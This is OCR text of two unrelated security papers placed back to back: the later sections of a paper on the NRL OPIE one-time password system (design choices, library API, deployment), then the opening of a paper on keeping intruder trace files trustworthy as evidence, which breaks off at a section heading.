The default configuration of the OPIE key calculator on UNIX asks the user to retype the secret password to help prevent typing errors. As a compromise with the people who are either used to older calculators, or who just cannot stand typing the same thing twice, a user can also just press return when prompted again for the password. This provides added protection to those who would like it without adding significant burden to those who do not. The double-password prompt can be removed as a compile-time option.

The original S/Key password initialization program *keyinit(8)* has undergone a facelift to become *opiepasswd(1)*. The name change brings it more in line with its UNIX counterpart *passwd(1)*, which should make both programs easier to remember for users. This program has also been modified to operate, by default, in a mode where the password change is done using a one-time password and a local calculator instead of cleartext passwords; the opposite was the old default. This new default was chosen to reduce the risk of disclosing a secret password over the network. *Opiepasswd(1)* now also generates an inital default sequence number and a seed without prompting the user. This should prevent confusion that could result in the re-use of a seed, as well as giving the novice user one less thing to think about. More experienced users can now specify both their seed and starting sequence number from the command line, allowing more flexibility. A shell script that behaves more like S/Key's *keyinit(1)* is included as a transition aid. The *opiepasswd(1)* command employs simple checks, such as examining the `DISPLAY` environment variable used by X11, to try to reduce the likelihood of accidental misuse of the command in "plaintext-mode" on a remote system. It is, however, difficult to prevent all forms of deliberate misuse.

The original Bellcore S/Key software supplied an S/Key-enhanced *keysu(1)*, but permitted one to *su(1)* without using the one-time password scheme. This is unwise in many environments because it means that anyone who could eavesdrop on the net could become root if they could get on the system (e.g. a legitimate user who was not authorised root privileges). Hence, OPIE's user switching program, *opiesu(1)*, always asks for a one-time password. This is an annoyance to users who are truly on the console. Given the difficulty of determining whether a particular tty or pty is trustworthy, security once again prevailed over convenience. In practice, the inconvenience is not that great because most users have a windowing system and can use "cut and paste" between the window that *opiesu(1)* is in and another window where the key generator is executed.

As mentioned previously, the OPIE challenge itself can form a complete command in a trustworthy command-line environment. An example of this is demonstrated in Figure 1. Under trusted conditions, logging in with OPIE differs from logging in with cleartext passwords only by inserting two copies-and-pastes, one before typing in the secret password, one after.

3.3 Other Improvements

One of the most serious deployment problems with the S/Key software was that it was very 4.3BSD-centric. This made it widespread installation and use difficult in heterogeneous computing environments. All of the 4.3BSD system dependencies have been isolated and protected by suitable `#ifdefs`. Many of the 4.3 dependencies involved *ioctl(2)* calls that were easily replaced with highly portable POSIX-compliant *termios(4)* calls. Other dependencies, such as the *utmp* and *wtmp* logging schemes have been rewritten in a very portable manner. Behaviors and features unique to particular dialects of UNIX have been isolated into compile-time op-




Figure 1: Using an OPIE challenge as a command.

tions. The software now works on most dialects of the UNIX operating system. The software also implements and fully supports many vendor extensions to the system programs replaced by OPIE counterparts. Furthermore, the OPIE source package is complete; no source licenses are needed for platforms which do not include source. Unfortunately, the software no longer supports a few older 4.3BSD systems that are not POSIX conformant. We believe that this was the right tradeoff because it will permit more systems to be protected with one-time passwords.

Programmers can now add support for OPIE authentication to their programs more easily. All of the OPIE routines that are available to client programs are isolated in one library, `libopie.a`, and all start with the prefix `opie` to prevent namespace conflicts. Information about limits, such as the size of a secret password, is explicitly provided along with other useful constants in a header file and every preprocessor symbol starts with the prefix `OPIE` to prevent namespace conflicts.

4 Design Decisions

During the transition from S/Key to OPIE, several design issues surfaced. Most of these issues received the same treatment in OPIE as they did in S/Key. With the addition of new features, new design issues also came up. The OPIE approach to most design decisions was to err on the side of increased security, even sometimes at the cost of usability.

4.1 Direct replacement of `/bin/login`

The OPIE design requires replacement of the *login(1)* program. Another approach to implementing one-time passwords at login time involves not directly replacing `/bin/login`. With the latter approach, a second level of authentication is introduced by invoking the second-level authenticator as a login shell after normal login with disclosing cleartext passwords succeeds. This second-level authenticator then invokes the normal user login sequence if the user passes. In these schemes, one-time passwords usually occur in the second-level authenticator.

The advantage of not having to replace an often system-dependent `/bin/login` is obvious, and some sites have implemented this two-level authentication scheme. On the other hand, two pieces of code have

more potential for vulerabilities than one piece of code. Also, this practice does disclose one of the user's passwords and this might be considered to increase the security risk as compared with always using only the one-time passwords. Furthermore, it is simpler for the user to perform only one task with a replacement `/bin/login`. Hence, we believe replacing `/bin/login` is a better approach.

4.2 Security vs. Ease-of-Use

Except for the direct replacement of the original `/bin/login` with an OPIE login program, OPIE tends to impede users in the name of greater security. As mentioned in the **Improvements** section, many of the OPIE binaries default to more paranoid behavior. The *opiesu(1)* command will only accept one-time passwords because of the difficulty determining the trustworthiness of a tty. The *login(1)* command always forces the user to use a one-time password except when executed with a saved uid of root without the `-h` *hostname* flag, or when specifically used on `/dev/console`. These two restrictions eliminate a potential risk with using *login(1)* to switch user identities with cleartext passwords, but are not a general solution.

In S/Key, there is a host equivalence file which lists trusted remote machines that can log into a machine using ordinary disclosing UNIX passwords rather than S/Key one-time passwords. We have made this into a compile-time option. The default configuration in the NRL OPIE distribution does not enable this capability because we believe that it is generally an unacceptable security risk. However, some user communities choose by policy to balance security and convenience more in the direction of convenience or have a different threat environment, so we did not want to entirely remove the capability.

The *opiepasswd(1)* command defaults to a mode of operation where what is entered for the new OPIE password is an actual six-English-word response. This makes the default operation of *opiepasswd(1)* safe for use over the network, but assumes that the user has a secure one-time password calculator. If a user is sitting at a secure terminal (such as the console), however, there is a flag to override the default behavior.

4.3 Internals

OPIE contains a deliberate effort to avoid internal coding practices that may make programs vulnerable. The Internet Worm of 1988 [Rey89] exploited a string bounds overrun bug caused by use of *gets(3)* in *fingerd(8)*. OPIE generally uses numerically bounded string manipulations, such as *strncmp(3)* and *strncpy(3)* rather than *strcmp(3)* and *strcpy(3)* to reduce the risk of such subtle security problems.

5 Adding OPIE Authentication to Services and Clients

One-time Passwords In Everything should be more than a contrived acryonym. It should be a philosophy for hosts that want to foil password sniffing attacks. This section discusses how to add OPIE authentication to both programs which allow access (servers), and programs which take advantage of access (clients).

5.1 Functions Needed for OPIE Authentication

The OPIE library, `libopie.a`, offers two families of functions. The functions `opiechallenge()`, `opieaccessfile()`, and `opieverify()` are for authenticating users. The functions `opiekeycrunch()` and `opiehash()` are for generating one-time passwords, and `opiebtoe()` is for transmitting one-time passwords in readable form.

```
int opiechallenge(struct opie *mp, char
*name, char *cstring)
```

The first parameter references storage for a stateful OPIE server-side structure, which contains current OPIE login information for the user specified with `name`. `Opiechallenge()` initializes the storage referenced by `*mp`. The third parameter should point to enough memory to store an OPIE challenge string of the form, `"[opie-alg. number seed]"`, which `opiechallenge()` writes out. 0 is returned if the lookup of a name is successful. A return value of 1 indicates a problem opening the OPIE password file. -1 is returned if the lookup is unsuccessful. If -1 is returned, a random challenge will be issued, so that a potential cracker is at least initally confused.

```
int opieaccessfile(char *hostname)
```

`Opieaccessfile()` looks in the host equivalence file, if enabled, and sees if the the host name is in this file. If so, `opieaccessfile()` returns 1, otherwise, it returns 0. If hostname points to an empty string (""), 0 is also returned. This function always returns 0 if support for host equivalence is

disabled, which is the default.

```
int opieverify(struct opie *mp, char
*response)
```

After `opiechallenge()` returns successfully, and a response has been issued to the server, `opieverify()` verifies the response by using the information in the OPIE server-side structure. The return values are 0 if successful, -1 if non-authentication errors occurs, and 1 if the authentication fails. The data inside the OPIE server-side structure is rendered invalid after this call, regardless of return value. Invalidating the server-side structure contents forces a call to `opiechallenge()` before a call to `opieverify()`, and also indicates that the OPIE response file has been updated.

```
int opiekeycrunch(unsigned algorithm, char
*result, char *seed, char *passwd)

int opiehash(char *x, unsigned algorithm)
```

The one-time password schemes implemented in OPIE, as first described in [Hal94], compute a cryptographic checksum over a secret password and a public seed. The secret password and seed, along with the algorithm identifier, are the fourth, third, and first parameters of `opiekeycrunch()` respectively. The results of this, folded into an 8-byte result, are stored where the second parameter references. This result is passed into the `opiehash()` function, where the cryptographic checksum is computed over the result referred by x, and stored in the same location. Lamport's one-way function $F(x)$ is what `opiehash()` implements. The `algorithm` parameter to both of these functions isolates algorithm dependencies so that new algorithms can be added simply by modifying these functions.

```
char *opiebtoe(char *bytes,char *engout)
```

A server accepts an OPIE response as six English words. The `opieverify()` routine performs a conversion into an 8-byte quantity internally. If a client computes one-time passwords internally, it needs to take the result from `opiehash()` and convert it into six English words. `Opiebtoe()` does that, with the 8-byte quantity referenced by `bytes`, storing the result in `engout`, and returning a pointer to the result.

5.2 Example Server Code

Assuming a server is well-modularized, and has a way of issuing an OPIE challenge, it is relatively painless to insert code to add OPIE authentication to that service. Two places in a server need to be modified. The first place is after user identification is given. The server would then call `opiechallenge()` and optionally `opieaccessfile()`.

```
...

/* I have determined the user's name.  */

if opiechallenge( &cookie, name, challenge)
                    != 0
   if Access file allowed &&
            opieaccessfile(hostname)
      Allow cleartext password.

/* I have a challenge, either actual, or
   random.  I also know if I can allow
   cleartext passwords or not.  */
...
```

The second place would be after the password, or OPIE response has been issued.

```
...

/* I have a valid user name, and a response
   from that user.  */

if opieverify(&cookie, response)
   Allow entry
else if Cleartext is allowed && Cleartext is good
   Also allow entry
else Deny entry
...
```

5.3 Example Client Code

It is possible for programs that interact with authentication-granting services to compute OPIE responses within the program itself. These programs can send back the response to the server while hiding some or all of the details from the user. The convienence gained from not having to consult an out-of-the-way calculator can both save time and reduce frustration.

Unfortunately, adding OPIE calculation to a client program can cause the very problem OPIE tries to foil. If an OPIE-generating Telnet client is run on a local machine, there is no problem. The intelligent Telnet client parses out the OPIE challenge,

the user types in his or her secret password, and the local Telnet client sends the response to the remote `/bin/login` program. If this intelligent Telnet client is running on a remote machine, the remote Telnet detects an OPIE challenge, and asks for the user's secret password. Since the Telnet is running on a remote machine, the secret password is sent *in the clear*. Any client program that adds built-in one-time password generation should allow the one-time password itself to be entered by the user, or if possible, check if the program is running locally or not. These same safety tips apply to OPIE calculators themselves. Future work will try to develop higher assurance methods of determining whether an executable (e.g. Telnet client running in an Xterm) is local or remote so that we can improve ease-of-use without increasing risk of disclosing the secret password.

Modifications to OPIE-aware clients need only be made in one place, and that is immediately after a challenge is issued by the OPIE-guarded server.

```
...

/* The server has issued a password request,
   containing an OPIE challenge.  */

/* These next two may have support in
   libopie.a someday.  */
Parse out string between [ and ].
Determine algorithm, sequence, and seed from
[opie-algorithm sequence seed].

printf("One-time password requested.  ");
if Input stream not sniffable
   printf ("Please calculate locally and
          enter OPIE reply.");
   Obtain words from user.
else
   opiekeycrunch( algorithm, result, seed,
                  passwd);
   while (sequence-- != 0)
         opiehash(result, algorithm);
   opiebtoe(result,words);
Send words.

...
```

6 Deployment

Every machine that has one-time passwords is one less machine that can be broken into with a network-based passive attack. Sometimes, however, not every machine can run the one-time password software. Several obstacles hinder large-scale deployment, but even small uses of OPIE can significantly reduce the risk of penetration from passive attacks.

6.1 Example Deployment - A Small Cluster

Consider a small cluster of machines that allow a central machine to have privileged access via *rsh(1)* for the purpose of triggering backups. The central machine, `sinclair`, must also allow privileged access from every machine, because it has the tape drive every machine writes to. Notwithstanding other forms of attack, if any of these machines is not protected by one-time passwords, then the other machines can be compromised because of the trust allowed by the tape backup scheme. Figure 2 helps illustrate the circle of trust, and how the circle is only as secure as its weakest machine.

All of the machines except for `londo` have OPIE installed. If `londo` is compromised, a quick scan of the `/etc/hosts.equiv` file will reveal equivalence with `sinclair`. Using *rsh(1)*, an intruder can access `sinclair`, whose equivalence file contains all of the other machines. All of the machines on the network can now be compromised at the whim of the intruder.

This phenomenon is not only restricted to one machine not having OPIE, or another form of one-time passwords. If a machine in a circle of trust is missing any security precaution that the others have, that vulnerability can be exploited as shown in Figure 2. The solution to this problem is to either not allow trust at all, which means the convienience of this backup scheme is lost, or ensure that all machines in the circle take identical security precautions.

6.2 Example Deployment - Firewall

Another popular place to deploy one-time passwords is in a firewall gateway. Some packages [AR94] include one-time password software for this purpose. Figure 3 shows how a one-time password is installed on a firewall gateway machine. Users from outside the protected domain first log into the firewall with one-time passwords, then use normal cleartext passwords from the firewall to reach machines inside the domain.

The theory behind this approach is that even if the internal machines' passwords are sniffed, they will not be usable because the firewall will prevent unauthorized access. If the firewall is compromised, however, any sniffed passwords immmediately become useful as the intruder starts to play with the compro-




Figure 2: Breaking the circle of trust in a small cluster.




Figure 3: Firewall gateway with one-time passwords.

mised domain. There are known cases of corporate firewalls being breached and havoc subsequently being wreaked on the internal systems. In part this is because some sites place all of their trust in the security provided by the firewall. Defense in depth by implementing appropriate security precautions even on the internal machines is a wiser strategy.

6.3 Barriers to Deployment

Experience has shown three main issues with widespread OPIE deployment. The first, hinted at earlier, is introducing to users yet another level of complexity to do a simple login. As with most security, OPIE makes life somewhat less convenient for users. This issue is compounded by some client programs which make it impossible to either obtain an OPIE challenge, or give an OPIE response (which can be as large as 29 characters). Even if client programs did not prevent OPIE from working, some users might have to change which client program they use, which is often a painful exercise.

The second problem is scaling. Currently, OPIE has no good method for securely sharing its file of next-challenges across a cluster of machines. This implies that every machine has to have an individual password initialization. For a small cluster of machines, this is not a problem. For a campuswide system of workstations, individual password initialization is intractable. A combination of Kerberos for use among the campus machines and OPIE for access from outside the campus machines might be a good choice in such situations. Alternately, NIS+ using DES authentication could be used to share OPIE challenges.

The third problem is that OPIE requires users to always have a local computer system available for them to generate one-time passwords on or to have planned ahead and generated printed one-time passwords to carry around with them. This last issue is not a technical problem but an economic one. It is straightforward to build hand-held, battery-powered S/Key-compatible one-time password generators. It is not immediately clear whether there is a good business case for building such a product.

7 Future Work

One of the issues in any useful application that generates one-time passwords, either a mere calculator or in an intelligent client, is the determination of how trustworthy an environment is for entering one's secret password. Besides the low-level determination of a tty's trustworthiness, other potential holes in applications [CER93b] and environments may reveal secret password keystrokes to crackers. This problem extends beyond the scope of work with OPIE or other one-time password systems, but any solution will increase the effective use of OPIE.

While an improvement of Bellcore S/Key 1.0, OPIE can be improved further. Many of the difficulties mentioned earlier can be better addressed in future work. Integration of OPIE or other one-time password schemes into programs like terminal emulators and FTP clients needs to be done. Some have proposed Telnet or FTP options to hide the details of one-time passwords and make it easier for client programs to work well with either OPIE or conventional UNIX passwords.

If the scaling problem is resolved, OPIE can be deployed with greater ease on large campuses. As noted earlier, a common OPIE key file can be shared securely by using Sun's Network Information Service (NIS+) or the TIS Firewall Toolkit's Authentication Server. Another possible approach is to keep the key file on some central fileserver, and use secure RPC protocols to avoid tampering.

Another area of potential improvement is in the method of calculating keys themselves. Currently users have two choices, either MD4 or MD5 checksums over the public seed and secret password, followed by continued MD4 or MD5 checksums over a number of iterations. Marcus Ranum suggested a method where the initial checksum (i.e. `opiekeycrunch()`) be modified to use the secret password to unencrypt a random file using DES, and add that randomly decrypted file to what is initally checksummed. Subsequent iterations work as before. This approach defeats dictionary brute-force attacks, but requires that an auxilliary file be stored with the one-time password calculator. This last approach can also be enabled as a compile-time option in OPIE. Also, any new and stronger one-way functions will strengthen OPIE. Support for NIST's Secure Hash Algorithm (SHA) will be added in a future release of OPIE.

8 Summary

One-time Passwords In Everything should be a rule for machines that wish to defeat password sniffing attacks. The NRL OPIE distribution has improved upon earlier work in one-time passwords, as well as bringing it to more platforms. Experience with our software has pointed out better ways of doing things, as well as what still needs to be done. OPIE, while not a complete security solution, precludes a widely

used class of attacks on networked computer systems.

9 Availablility

NRL OPIE version 1 is available now in the directory `ftp://ftp.nrl.navy.mil/pub/security/nrl-opie/`. NRL OPIE version 2 will be available at the same directory soon.

10 Acknowledgments

We would like to thank Mike Harrison and Tim McChesney of the Information Security Program Office of the US Space and Naval Warfare Systems Command for sponsoring this work. Neil Haller has had a strong influence on all of this work, not only in his efforts with Bellcore S/Key that our work is derived from, but also in ongoing discussions about open issues, possible approaches, and future directions for S/Key-compatible one-time password systems. We would also like to thank two others who have been particularly helpful, Marcus Ranum, for his work to improve resistance to dictionary attacks, and Marshall Rose, for showing us that putting basic support for one-time password generation into client software is not difficult.

References

[AR94] Frederick Avolio and Marcus Ranum. A Network Perimeter with Secure External Access. In *Proceedings of the Symposium on Network & Distributed Systems Security.* Internet Society, February 1994.

[CER93a] WUarchive ftpd vulnerability. Computer Emergency Response Team, April 1993. CA-93:06.

[CER93b] `xterm` Logging Vulnerability. Computer Emergency Response Team, April 1993. CA-93:17.

[CER94a] ftpd Vulnerabilities. Computer Emergency Response Team, April 1994. CA-94:08.

[CER94b] Ongoing Network Monitoring Attacks. Computer Emergency Response Team, February 1994. CA:94:01.

[CER94c] WUarchive ftpd Trojan Horse. Computer Emergency Response Team, April 1994. CA-94:07.

[CER95] IP Spoofing Attacks and Hijacked Terminal Connections. Computer Emergency Response Team, January 1995. CA-95:01.

[HA94] Neil Haller and Randall Atkinson. On Internet Authentication, October 1994. RFC-1704.

[Hal94] Neil M. Haller. The S/Key One-Time Password System. In *Proceedings of the Symposium on Network & Distributed Systems Security*, San Diego, CA, February 1994. Internet Society.

[Hal95] Neil Haller. The S/KEY One-Time Password System, February 1995. RFC-1760.

[Lam81] Leslie Lamport. Password Authentication with Insecure Communication. *Communications of the ACM*, 24(11):770–772, November 1981.

[Lot92] Mark Lottor. Internet Growth (1981-1991), January 1992. RFC-1296.

[PR85] Jon Postel and Joyce K. Reynolds. File Transfer Protocol, October 1985. RFC-959.

[Rey89] Joyce K. Reynolds. The Helminthiasis of the Internet, December 1989. RFC-1135.

[Riv92a] Ronald L. Rivest. The MD4 Message-Digest Algorithm, April 1992. RFC-1320.

[Riv92b] Ronald L. Rivest. The MD5 Message-Digest Algorithm, April 1992. RFC-1321.

[SNS88] Jennifer G. Steiner, Clifford Neuman, and Jeffrey I. Schiller. Kerberos: An Authentication Service for Open Network Systems. In *Proceedings of the Winter Usenix Conference*, Dallas, TX, 1988. USENIX Association.

[Ven92] Wietse Venema. TCP WRAPPER: Network monitoring, access control and booby traps. In *Proceedings of the Third Usenix UNIX Security Symposium.* USENIX Association, September 1992.

Improving the Trustworthiness of Evidence Derived from Security Trace Files

Ennio Pozzetti[a] and Vidar Vetland[b*]

[a] *Politecnico di Milano, Dip. Elettronica e Informazione, I-20133 Milano, Italy, Email: pozzetti@elet.polimi.it*
[b] *Carleton University, Dept. Systems and Computer Engineering, Ottawa, Ontario, Canada K1S 5B6, Email: vidar@sce.carleton.ca*

Abstract

Evidence is required to prosecute intruders in computer systems and networks. Reliable trace files are needed to obtain such evidence. Trace files normally contain vast amounts of data of which only small portions are useful as evidence. Use of temporary files during analysis of the data is dangerous because inconsistencies may be introduced in that way. Since one inconsistency is enough to reduce the trustworthiness of the evidence, it is of paramount importance to develop a consistent way to extract and analyze information from trace files. In this paper we suggest such a method accompanied by proper tool support. We conclude that the raw trace files should never be altered, not even for the purpose of making them readable. All extraction and purification should be the result of systematic application of data filters. The systematic use of filters should be repeatable so that anyone can apply the filters. Thus the filters document the process from raw traces to information used as evidence.

1 Introduction

The process of obtaining evidence against intruders in computer systems requires a zero-fault policy. Hence the trace files should remain unchanged during analysis to avoid introduction of inconsistencies. Temporary files should also be avoided for the same reason. Every step should be documented and be repeatable. Trustworthy derivation of evidence based on trace files obviously depends on the trustworthiness of the trace files. Unfortunately, intruders may be able to delete or modify their traces and the trace collection tools may have bugs.

The motivation for this work was the need for proper documentation of repetitive break-ins at Politecnico di Milano[1]. Around 80MB of trace data about cracker activity were collected. The police asked us to document what happened. How do you summarize 80MB of trace data? We realized that we needed some tool support for this task. The method and the tools are described in this paper. The examples presented here are based on real break-ins that are not under investigation.

In this paper we will not discuss the legal aspects of monitoring. A good introduction to this topic can be found in [CB94, Chapter 12]. Our point-of-view is that you should be allowed to monitor your own system in order to investigate the activities of the crackers. The use of computer logs as evidence is also discussed in [CB94, p.200]. We also recommend [GS91] as a general introduction to computer security.

*The work reported was performed during a stay at Politecnico di Milano

[1] One person faces criminal charges in Italy for breaking into computer systems. The details of the case are still being investigated and are therefore not reported here at all.

The rest of this paper is structured as follows. In the next section we discuss the types and contents of trace files. Section 3 is about the actual collection of trace information. Section 4 discusses how information from trace files can be refined without modifying the trace files themselves and without creating temporary files. Section 5 describes the tool we built, EXTRACT. Section 6 discusses the process of identifying interesting trace file fragments. The conclusions are presented in Section 7. Appendix A contains an example of input to EXTRACT while Appendix B contains the final document produced by EXTRACT and LaTeX for the example in Appendix A.

2 Security Trace Files

There are different types of trace file. Some are provided by the operating system, such as `syslog` logs, `utmp`, `wtmp` and audit records in UNIX systems. Crackers know how to find and modify these logs if they manage to become superuser on a machine. In our experience, these logs are unreliable and most of the time useless. If these logs are not deleted or altered, they are useful in *combination* with other non-standard tracing tools. Examples of non-standard traces are daemon logs, network sniffer logs, shell logs, and backfinger information. The latter files are less likely to be deleted or altered by crackers since the configuration of these tracing tools may be different in different systems. The trace files should preferably be written to media where information cannot be modified once it is stored (WORM media), but this is seldom possible. It is in any case important to back up the trace data as soon as they are collected. It may be wise to give copies of the raw trace files to somebody else, for instance the police, as soon as they have been collected.

Trace information collected by means of instrumented daemons (see the next section) normally contains a lot of directory and file listings since the crackers spend considerable time looking around. These events are not very interesting but they tend to occupy most of the trace files. We are more interested in how the intruders manage to become superuser and which changes they do to the system. The intruders tend to download malicious tools by doing ftp to other sites, then install the tools and finally start them. These events are very important in the investigation of security violations. We conclude that systematic tool support is necessary to quickly document the important events and produce an understandable report about these events.

It is important to log all the events with timestamps. Otherwise it may be difficult to correlate different trace files. Unfortunately, traces must be produced over long periods of time in order to capture all the interesting events. It may even be required that tracing is performed regularly in order to allow the use of trace files as evidence in criminal prosecution. It is also easier to spot systematic errors in the trace collection tools when traces have been collected over longer periods.

Specialized filters are necessary in order to interpret different types of trace data. Some filters remove information that is not useful. Thus, the data volume can be reduced significantly. Some filters refine the information found in trace files. Such refinement may be necessary for traces that are not readable because they contain escape sequences for terminal handling. For instance, IRC-session (Internet Relay Chat) traces contain escape sequences for clearing the screen, scrolling, and placement of text in arbitrary positions. To be able to use IRC sessions in the evidence, we had to write terminal-handling emulators that can reconstruct such sessions and produce a trace of the compromising conversations. In general it is not possible to produce a linear representation of a user session which uses random cursor positioning. However, in the case of an IRC-session, the dialogue is displayed in a scrolling area on the screen. New sentences are added at the bottom of the scrollable area and lines disappear from the screen at the top-most lines of the scrollable area. This can be detected by the emulation program and lines disappearing from the top-most line of the screen can be written to a file. Thus the original sequence of the conversation is maintained. The status lines and the input fields, which are not part of the scrollable area of the screen, are not very interesting.

We decided to build a tool that can apply these filters in a pre-determined manner so that the final document can be produced directly *without* the use of temporary files. This is the topic of Sections 4 and 5. In the next section we will describe how the trace files can be obtained.

3 Tracing Security Events

Reliable tools for trace collection are vital for investigations of security violations. If several trace collection tools report the same security-related event, the confidence in the traces increases significantly. This provides different point-of-views of the same events. Therefore, different tracing tools should be run simultaneously.

Logs like `wtmp` and logs produced by `syslog` are normally collected regularly in Unix systems. If the TCP-wrapper [Ven92] is run there can also be logs consisting of data returned from "reverse" `finger` and reports of refused connections. All these tools report security-related events, but do not provide details about *what* happened when the cracker was inside the system.

To learn how intruders break into systems, what they are looking for and what they do, it is necessary to log *every* keystroke of the intruder as well as the responses from the system. Because of this we decided to instrument the telnet daemon on our workstation. Also the telnet client and the shell were instrumented. All the instrumented programs output trace data in the same format: the process id of the process being monitored, date and time and then either the keystrokes of the intruder or the responses to the intruder's commands. An example of a trace file is shown in Figure 1.

We also wanted to monitor the actions of the cracker in systems accessed via our system. The `in.telnetd` daemon was instrumented to act as a "tee" for the I/O stream between the connected processes. The daemon records all I/O passing through it. Figure 2 summarizes how the instrumentation works; the middle workstation runs an instrumented daemon. If a connection (e.g., telnet or ftp) to another system is made, the local daemon still records the stream of information as shown in Figure 2.

4 Refinement of Information

